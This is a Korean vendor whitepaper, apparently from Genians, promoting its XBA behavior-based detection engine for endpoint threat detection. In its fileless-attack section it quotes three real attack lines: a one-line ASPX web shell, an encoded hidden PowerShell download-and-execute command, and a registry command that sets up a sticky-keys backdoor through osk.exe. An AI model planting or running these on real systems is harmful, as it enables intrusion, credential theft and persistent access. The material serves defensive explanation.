GENIANS WHITEPAPER

이상행위 탐지엔진 XBA

X Behavior Analysis

GENIANS, INC.
Endpoint Detection & Response
edr-biz@genians.com

Genians


Introduction *

지금까지 사이버 위협(Cyber Threat)에 대한 주된 대응은 방어(Prevention)였습니다. 우리는 피해 또는 위험이 발생한 이후 위협(Threat)을 분석할 수 있었으며 이를 방어하기 위한 솔루션(Solution)을 만들거나 체계(Process)를 구축하였습니다. 내부 자원(PC 등)이 외부 네트워크와 연결되자 새로운 위협이 발생하였고 이를 방어하기 위해 방화벽(Firewall)을 개발하였습니다. 악성코드가 시스템에 위험을 초래하자 안티바이러스(Anti-Virus)를 개발하였습니다.

그러나 이러한 대응은 특정 위협에만 효과적입니다. 지능형 지속위협(Advanced Persistent Threat) 등 복합적인 위협이 발생하는 경우 감지 및 대응이 불가능합니다. 안티바이러스는 파일 기반의 알려진(Known) 악성코드에만 대응할 수 있습니다. 신종 또는 변종 악성코드에는 대응이 불가능합니다. 또한 파일 없이 동작하는 악성코드(Fileless Malware)에 대해서도 탐지가 어렵습니다. 방화벽은 외부에서 내부로, 또는 내부에서 외부로 향하는 트래픽을 조사하고 통제할 수 있지만 이미 내부로 들어온 공격에 대해서는 아무런 대응을 할 수 없습니다.

SK인포섹의 '2019 보안 위협 전망 보고서'에 따르면 2019년 보안 위협 대상이 확장되고, 다양한 공격이 결합된 형태로 발전할 것이라고 예상하고 있습니다. 랜섬웨어 공격이 다른 종류의 악성코드와 결합되어 APT 공격 형태로 변형될 것으로 보이며, 사물인터넷 기기(IoT Device)가 다양해짐에 따라 악성코드 공격 또한 확대될 것으로 전망하고 있습니다.


이러한 공격에 대응하려면 모든 위협 포인트를 분석하고 대응할 수 있는 방법을 찾아야 하나 안타깝게도 우리는 발생할 수 있는 모든 위협 포인트를 미리 예측할 수도 없으며 공격자들은 새로운 유형의 공격 방법을 계속 만들고 있습니다.



[그림1. 에이전트 취약점 기반 이스트-웨스트 공격, EQST 2019 보고서]

악성코드(Malware)와 위협의 증가

악성코드의 폭발적 증가로 보안 관리자 및 보안 업체는 심각한 문제에 직면하였습니다. 그것은 매시간 수천 ~ 수만 개의 악성코드를 처리함에도 불구하고 더 많은 신종 악성코드가 만들어지고 있다는 점입니다. 더 이상 악성코드를 수집하여 분석하고 엔진에 포함시키는 일련의 작업들 만으로는 모든 악성코드에 대응할 수 없게 되었습니다. 안티바이러스 제품을 테스트하고 있는 AV-test.org에 따르면 지난 2018년 한 해, 매일 35만 개의 악성코드가 수집되었다고 합니다.



[그림 2. 악성코드 수집 추이]
Copyright(c) AV-TEST GmbH, www.av-test.org

또 다른 문제는 악성코드의 전파 범위가 축소되고 있다는 점입니다. 보안 업체 시만텍(Symantec)에서 발표한 내용에 따르면 APT 공격에 사용된 악성코드의 75%가 50대 이하의 컴퓨터에서 발견되었다고 합니다. 이렇게 악성코드의 전파 범위가 적으면 해당 악성코드의 수집이 어려워지며 이는 안티바이러스 엔진에 반영되기 어렵다는 것과 같은 의미로 해석될 수 있습니다.

이러한 특징은 랜섬웨어에도 동일하게 나타나고 있습니다. 과거 공격자들은 불특정 다수에게 랜섬웨어를 유포하는 방식을 선호하였습니다. 그러나 최근에는 불특정 다수보다 특정 기업을 타깃으로 하는 표적형 랜섬웨어가 빠르게 증가하고 있습니다. 2019년 초 세계 최대 알루미늄 제조사인 노르스크 하이드로(Norsk Hydro)를 대상으로 한 랜섬웨어 공격이 대표적입니다. 기업은 주요 정보의 복구 및 생산성 유지를 위해 막대한 복구비용을 집행하거나 어쩔 수 없이 몸값을 지불하는 경우가 많으며 공격자는 성공률 및 수익이 높기 때문에 이러한 방식으로 공격 형태가 바뀌고 있는 추세입니다.

악성코드없는 위협의 증가(Fileless,Non-Malware)

악성코드와 더불어 주목해야 하는 새로운 위협이 있습니다. 바로 파일리스(Fileless) 공격입니다. 이것은 통상의 악성코드가 PC에 다운로드(저장) 되고 실행되어 악성 행위를 수행하는 데 반해 메모리에 바로 탑재(로드) 되어 악성 행위를 수행합니다. 따라서 저장되어 있는 파일들을 탐지하는 통상의 안티 바이러스로는 해당 공격을 찾기 매우 어렵습니다. 화이트리스트(WhiteList) 기반의 보안 솔루션도 우회할 수 있습니다. 이미 승인된 애플리케이션을 이용하기 때문입니다. 브라우저의 취약성을 이용하거나 Microsoft Word 매크로 또는 파워셸(Powershell) 유틸리티를 이용한 공격이 대표적입니다.
2018년 크라우드스트라이크(CrowdStrike)는 보고서에서 성공한 10개의 공격 중 8개의 공격이 파일 리스 공격에 의한 것이라 밝히고 아래와 같이 실제 파일 리스 공격의 사례를 소개하고 있습니다.

단계 1. 웹 서버(Web Server) 권한 획득
- SQL Injection을 이용하여 Web Shell을 업로드 하고 서버의 원격 통제권한을 확보
- *<%@PAGELANGUAGE="JSCRIPT"%><%EVAL(REQUEST.ITEM["PASSWORD"],"UNSAFE");%>*


단계 2. 자격증명(Credential) 탈취
- 인코딩된 Powershell을 원격에서 수행하여 자격증명(Credential) 탈취
- 메모리에 직접 로드된 파워셸 스크립트는 캐쉬(Cache)된 평문 사용자 이름과 비밀번호를 탈취
- *powershell-windowStylehidden-ExecutionPolicyByPass-encodedCommandDQAKAA0ACgBwAG8AdwBlAHIAcwBoAGUAbABsACAAIgBJAEUAWAAgACgATgBlAHcAL QBPAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6A*

단계 3. 지속성(Persistence) 확보
- 스티키 키(Sticky Key)라는 기술을 통해 공격자가 로그인 없이 쉘을 사용할 수 있게 함
- 레지스트리 값을 수정하여 윈도우 화면 키보드 프로세스를 디버그 모드로 설정함
- *reg.exeadd"HKLM₩SOFTWARE₩Microsoft₩WindowsNT₩CurrentVersion₩ImageFileExecutionOptions₩osk.exe"/v"Debugger"/tREG_SZ/d"cmd.exe"/f*

이러한 파일 리스 공격은 증가하고 있으며 정교해지고 있습니다. Carbon Black은 2017년 침해 사고의 52%가 파일 리스 공격에 의해 이루어졌다고 밝혔습니다. 가트너 보안 분석가 아비바 리탄은 "파일 리스 악성코드 공격은 훨씬 더 보편화되고 있으며, 오늘날 배포되는 대부분의 엔드포인트 보호 및 탐지 도구를 우회한다"라고 말했습니다. 이러한 파일 리스 공격은 뒤에서 설명될 횡적확산(Lateral Movement)과도 밀접한 관계가 있습니다.

단말 행위 정보의 수집

이러한 이유로 많은 전문가들은 전장(Battlefield)이 네트워크에서 단말(Endpoint)로 이동해야 한다고 언급하고 있습니다. 악성코드에 의한 위협 대응은 물론 단말의 모든 행위(Behavior)를 수집하고 분석하여 악성코드 없는 위협 대응 역시 동시에 필요합니다.
수집된 정보를 분석하여 내재된 위협을 찾아내거나(Threat Hunting) 행위를 역추적하여 이상행위의 타임라인을 확인하거나 근원지를 추적(Root Cause Analysis) 할 수도 있어야 합니다. 마치 물리적 보안에서 CCTV로 모든 사항을 모니터링하고, 이슈 발생 시 해당 시간으로 돌려 확인하는 것과 비슷한 개념입니다.
이상행위를 탐지하려면 먼저 단말에서 발생하는 모든 행위 정보를 수집해야 합니다. 일상(정상)적인 행위를 확인할 수 있어야 이상행위의 탐지가 가능합니다. 수집되는 정보는 매우 다양합니다. 자격증명(인증 등)에 대한 정보부터 파일, 폴더, 애플리케이션뿐만 아니라 USB, 네트워크 통신 등 모든 객체(Object) 정보와 행위(Action) 정보 그리고 관계(Dependency)에 대한 정보까지도 수집될 필요가 있습니다. 이러한 단말의 행위를 모니터링하는 방법에는 두 가지가 있습니다.
첫째는 사용자레벨(User Level)의 행위를 모니터링하는 방법이고 둘째는 커널레벨(Kernel Level)에서 모니터링하는 방법입니다.
파일 또는 프로세스가 실행되면 종료될 때까지 사용자레벨과 커널레벨을 반복적으로 드나들게 됩니다. 따라서 System Call을 포함한 사용자 레벨과 커널레벨 모두를 모니터링해야 완벽한 정보를 얻을 수 있게 됩니다.



[그림 3. 사용자레벨과 커널레벨의 관계]


또한 루트킷(Rootkit) 등의 경우 사용자레벨에서는 자신을 숨기는 기능을 가지고 있는 경우가 있어 커널레벨을 모니터링하지 못하는 경우 탐지가 불가능합니다. 사용자레벨 및 커널레벨에서 엔드포인트의 행위를 모니터링을 하는 것이 단말 행위 전체의 전체 가시성 확보에 반드시 필요합니다. 사용자레벨에서의 모니터링은 시스템 관리를 위한 소프트웨어 등 일반적인 기능을 위한 제품에서는 유용한 방법이지만, 보안 소프트웨어에서는 전체 가시성을 제공할 수 없는 구조이기 때문에 한계가 존재합니다. 그러나, 커널레벨에서의 모니터링은 드라이버를 사용하는 다른 제품과의 충돌과 PC의 성능에 미치는 영향에 대한 우려가 존재합니다. 따라서 다른 보안 솔루션들 과의 충돌 가능성을 최소화하면서 엔드포인트에서 발생되는 모든 행위 이벤트 수집을 효과적으로 수행할 수 있는 구조가 필요합니다.

단말 이상행위탐지, XBA(X Behavior Analysis)

XBA는 Genian EDR에 적용된 행위 기반 위협 탐지 엔진입니다. XBA는 이상행위를 탐지하고 이를 통해 악성코드 없는 위협에 대응하기 위한 포트폴리오입니다. XBA를 이용하여 아래와 같은 대표적인 이상행위를 탐지할 수 있습니다.

- 감염된 문서파일을 읽은 후 문서 도구에 의해 무엇인가 다운로드 되고 실행된 행위
- 해킹된 웹페이지 접속으로 자바 스크립트, 플래시 등의 보안 취약점을 통해 백그라운드로 사용자 몰래 파일이 다운로드 되거나 다운로드 된 파일이 실행되는 행위(Drive by Download)
- 파워셸을 이용한 외부 네트워크로의 불법 접근 및 파일 전송 행위
- 네트워크 스캔을 통한 공유 폴더의 탐색 및 특정 파일 및 행위의 복사 행위


아래의 그림은 파워셸을 이용한 파일리스(Fileless) 공격의 대표적인 사례를 보여줍니다. 파워셸은 마이크로소프트가 개발한 CLI 셸 및 스크립트 언어를 특징으로 하는 명령어 인터프리터입니다. 응용프로그램의 관리를 쉽게 해주는 스크립트 언어로 윈도우 XP 이상 운영체제에 기본으로 설치되어 있습니다. 파워셸을 이용하여 파일이 유출되는 과정을 대략적으로 살펴보면 아래와 같습니다.



[그림 4. 일반적인 파일리스(Fileless) 공격 흐름]

1. 사용자가 웹 브라우저를 사용하여 특정 사이트에 방문
2. 사용자 웹 브라우저의 취약점 등을 이용하여 단말의 파워셸을 실행
3. 공격자의 C&C(Control and Command)서버에 접속, 악성 파워셸 스크립트(Powershell Script)를 탑재(로드) 후 실행 (이때 스크립트는 암호화된 상태로 전송되어 트래픽 분석으로 탐지가 어려우며, Reflective DLL injection, Memory exploits, WMI persistence 등의 방법이 동시 수행)
4. 스크립트는 단말 내 특정 정보를 찾아 공격자의 서버에 전송
5. 재실행이 필요한 경우 관련 시작프로그램, 레지스트리 등에 정보 등록

파워셸은 악성코드 전달을 위한 다운로더(Downloader) 또는 드로퍼(Dropper)의 역할로 주로 사용됩니다. 또한 실행 권한의 문제로 파워셸 단독으로 실행되기보다는 다른 파일 내에서 파워셸을 실행하는 경우가 많습니다. 자바스크립트(JavaScript, JS) 와 오피스 파일(doc, pptx 등)의 매크로를 통해 실행되는 경우가 많으며 이외에 윈도우 스크립트 파일(Windows Script File, WSF)이나 바로 가기(Shortcut) 등이 사용될 수 있습니다. 결국 정보 유출의 피해가 발생하였지만 단말 어디에서도 파일 기반의 악성코드 흔적을 찾을 수 없다는 것이 문제입니다.
[그림 5]는 XBA의 이상행위 탐지 기술이 이러한 상황에서 어떻게 활용될 수 있는지를 보여줍니다. 파워셸은 악성코드가 아니며 정상적인 윈도우 파일입니다. 그러나 파워셸의 행위를 모니터링하는 가운데에 ① 파일 또는 스크립트 등으로 파워셸이 실행되는 경우, ② 네트워크에 접속하였거나 접속을 시도하는 경우, ③ 문서 파일에 접근하는 경우, ④ 문서를 네트워크를 통해 외부로 전송하려는 경우 등의 연관 행위가 발생하는 경우 이를 이상행위로 탐지합니다. 뿐만 아니라 XBA는 관리자의 신속한 판단 및 분석, 대응을 위해 추가적인 정보를 제공하며 이를 시각화하여 전체적인 조망이 가능하게 전달합니다.




[그림 5. 파일리스(Fileless) 악성코드 탐지 예]

XBA는 파워셸 이외에도 아래와 같이 단말에서 발생하는 대표적인 이상행위를 탐지할 수 있습니다. 9개 대(大) 항목 아래 각 항목별로 수 개 ~ 수십 개의 개별 탐지 룰을 보유하고 있으며 각 이벤트 간 시계열 분석 및 연관관계 분석을 통해 보다 정확한 이상행위 탐지 결과를 제공할 수 있습니다.

탐지 행위	대표 설명
정책 / 권한 우회	시스템 설정 파일 및 계정의 임의 조작 등
의심스러운 프로세스 행위	비 정상 파일, 프로세스 이름 또는 경로를 통한 프로세스의 실행 등
시스템 명령어 오용	파워셸(Powershell), WMI 등 관리목적 시스템 명령어의 비 정상 사용
알려진 위협 탐지	백도어 등 특정 공격에 사용한다고 알려진 파일, 프로세스, 레지스트리, 값(Value), 접속 등의 행위 등
권한 탈취 또는 오용	사용자 권한(UAC: User Account Control) 우회를 통한 불법 권한 획득 등
자기 삭제	이상행위 주체(파일, 프로세스 등) 및 로그(Log)등의 변경 또는 삭제 등
자동 재 실행	윈도우 시작폴더 또는 레지스트리의 이상 값 등록 행위 등
횡적확산(Lateral Movement)	포트 스캐닝 등을 통한 타 시스템으로의 감염 확산 시도 등
의심스러운 오피스 행위	Word 등 오피스 애플리케이션에 의한 매크로, 스크립트 등의 실행 등

XBA와 횡적확산(Lateral Movement)

XBA를 이용하여 횡적확산 행위를 탐지할 수 있습니다. 횡적확산은 공격자가 내부 시스템을 건너(옮겨) 가며 피해를 확산시키는 현상을 의미합니다. 공격자는 최초 내부 단말의 해킹에 성공합니다. 이후 정보 유출 또는 시스템 감염 등 목표를 달성할 때까지 인접한 시스템을 대상으로 (1) 스캔(정찰) (2) 공격 (3) 장악 (4) 유지(백도어, 명령 채널 등) 등, 일련의 작업을 반복적으로 수행하게 되며 이에 따라 피해가 급속히 확산됩니다.



[그림 6, 대표적인 횡적확산의 사례]

보안업체 스모크 스크린(SMOKESCREEN)에 따르면 공격자들은 공격 시간의 80%를 횡적확산에 사용하는 것으로 밝히고 있습니다. 특히 정보 유출을 목적으로 하는 APT 공격의 경우 해당 정보(특정 DB 등)에 접근 권한을 보유한 단말(관리자 단말 등)을 찾고 침해(Compromise) 하기 위하여 장시간 대량의 횡적확산 시도는 필수적인 단계라고 할 수 있습니다. 따라서 횡적확산을 조기에 탐지하고 대응하는 것은 위협의 확산 및 피해의 방지에 있어 매우 중요합니다.


공격자는 횡적확산을 위하여 계정정보를 탈취(Dump)하고 원격 접근, 원격 실행 등의 작업을 수행합니다. 이 때 미미캐츠(Mimikatz)나 PsExec, 파워셸(Powershell), RDP 등의 도구가 사용됩니다. 그러나 최근의 횡적확산에는 운영체제에 포함된 프로그램을 그대로 사용하는 경우가 증가하고 있습니다. Living Off the Land Binaries(LOLBINS)로 불리는 이러한 방법은 기존 안티바이러스나 화이트리스트 기반의 보안 제품을 우회할 수 있게 됩니다. 이러한 횡적확산은 로그 등 정보가 충분하지 않아 탐지 및 분석이 매우 어렵습니다. 우선 신뢰(권한)를 확보한 상태에서 공격이 이루어지고 일부 공격자에 의해 로그 등이 의도적으로 삭제되기 때문입니다. 따라서 단말의 행위를 기록하고 상세한 행위 로그 등을 수집, 저장하는 것이 필수적입니다.

XBA는 단말의 행위를 분석하여 이러한 횡적확산 시도를 탐지할 수 있습니다. UAC(User Account Control)를 우회하여 권한상승을 시도하는 행위부터 대량의 SMB(Server Message Block) 패킷을 발생시키는 행위, 원격 명령 실행을 요청하는 WMI(Windows Management Instrumentation) 관련 네트워크 패킷이 탐지되거나 Wmic.exe 등 횡적확산에 이용될 수 있는 특정 패턴의 WMI 관련 명령어가 실행되는 경우 등을 탐지하고 연관관계 분석을 통해 횡적확산의 징후 등을 조기에 탐지하고 조치할 수 있습니다.

이상행위 탐지에 대한 보안 관리자의 우려

이상행위 탐지 기술에 대한 우려 사항은 너무 많은 탐지 알람(Alert)의 발생(과탐)일 것입니다. 특히 단말 대상의 보안 솔루션과 악성코드는 동작 방식에서 유사한 부분이 많습니다. 따라서 단순히 악성코드의 동작 방식만 고려하여 이상행위를 탐지한다면 과탐은 예상된 비극 일 수밖에 없습니다.

지니언스는 국내 단말 환경을 잘 이해하고 있습니다. XBA는 단말 보안 보안솔루션으로 인한 과탐의 영향을 최소화할 수 있도록 설계되었습니다. 사내 전용 소프트웨어 등에 대한 예외 처리 등의 관리기능을 포함하고 있습니다. 그뿐만 아니라 탐지된 이상행위에 대한 상세 정보를 제공합니다. 다수의 이상행위 탐지 솔루션이 탐지된 결과에 대한 원인이나 이유를 알려주지 않습니다. 많은 솔루션들이 이상행위로 탐지했다고는 알려주나 이 행위가 왜 이상행위인지, 어떠한 부분에서 오진의 소지가 있는지에 대해 알려 주지 않아 관리자가 상황을 빨리 판단하고 대응을 하기에는 어려움을 겪는 경우가 많았습니다. XBA는 탐지된 이상행위에 대해 왜 이상행위로 판단하였는지에 대한 설명을 상세히 제공하고 있습니다.



[그림 7. XBA 탐지 엔진 설명 화면]

이상행위 탐지는 기존 보안 솔루션이 제공하지 못하던 내부 망에 대한 많은 위협 상황을 탐지할 수 있도록 하는 관리자에게는 필수 기능입니다. 반면 이를 잘못 사용하면 보안 관리자의 업무만 증가하는 부작용이 발생할 수 있습니다. 국내 IT 환경을 이해하고 이에 최적화된 탐지 기능을 제공하면서 예외 상황을 신속히 설정 가능하도록 하여 관리자의 부담을 최소화하는 기능 제공이 필수적으로 요구됩니다. 또한 이상행위에 대한 정보를 관리자가 최대한 신속하게 판단하고 상황을 제어할 수 있도록 기능을 제공하여야 제대로 운영이 가능합니다.

Conclusion

